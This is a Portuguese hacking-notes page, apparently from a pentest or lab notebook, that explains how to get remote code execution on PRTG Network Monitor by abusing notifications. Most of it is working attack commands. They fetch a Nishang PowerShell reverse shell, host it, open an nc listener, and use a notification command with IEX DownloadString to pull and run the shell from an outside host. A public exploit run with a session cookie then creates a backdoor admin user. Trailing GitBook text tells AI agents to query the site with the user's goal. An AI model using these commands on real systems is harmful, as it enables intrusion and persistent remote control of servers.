> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/cms/prtg-network-monitor-cms-exploitation.md).
# PRTG Network Monitor
Abuso de notificações do PRTG Network Monitor, entrega de reverse shell via PowerShell e notas de exploit automatizado.

## Execução remota de código no PRTG Network Monitor
O PRTG pode executar ações de notificação no servidor. Se uma sessão autenticada tiver permissão para criar ou modificar notificações, o campo de comando da notificação pode ser abusado para executar PowerShell e obter execução de código.
{% embed url="" %}
## Método 1 - abuso manual da notificação
Baixe um script de shell reversa do PowerShell para a máquina do atacante:
```bash
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
```
Acrescente o manipulador de callback ao script, mantendo o IP e a porta do listener alinhados com o seu ambiente:
```bash
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.13 -Port 443' >> Invoke-PowerShellTcp.ps1
```
Hospede o arquivo:
```bash
python3 -m http.server 80
```
Inicie um listener:
```bash
rlwrap nc -nvlp 443
```

No PRTG, vá para `Configuração > Configurações da Conta > Notificações` e crie uma nova ação de notificação que execute um programa ou script.
Use o comando de notificação para fazer o servidor baixar e executar o script PowerShell hospedado:
{% code overflow="wrap" %}
```powershell
abc.txt | powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.13/Invoke-PowerShellTcp.ps1')"
```
{% endcode %}
Se a requisição chegar ao servidor web, mas a shell reversa não se conectar de volta, converta o script PowerShell para Base64 em UTF-16LE e use PowerShell `-enc`:
```bash
iconv -f UTF-8 -t UTF-16LE Invoke-PowerShellTcp.ps1 | base64 -w 0 > encoded_script.txt
```
Depois, coloque o payload codificado no comando de notificação:
```powershell
abc.txt | powershell -enc
```
## Método 2 - exploit automatizado
Procure por exploits públicos do PRTG Network Monitor e copie o script correspondente:
```bash
searchsploit -m windows/webapps/46527.sh
```
Execute o script com a URL do alvo e o cookie da sessão autenticada:
{% code overflow="wrap" %}
```bash
./prtg-exploit.sh -u http://10.10.10.152 -c "OCTOPUS1813713946=ezUwMjVCREI0LUMxNjUtNDIwNi04N0M2LUJFOTEyN0I3MjY2Q30%3D"
```
{% endcode %}
O exploit cria um novo usuário:
* Nome de usuário: `pentest`
* Senha: `P3nT3st!`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/cms/prtg-network-monitor-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)

.png?alt=media)
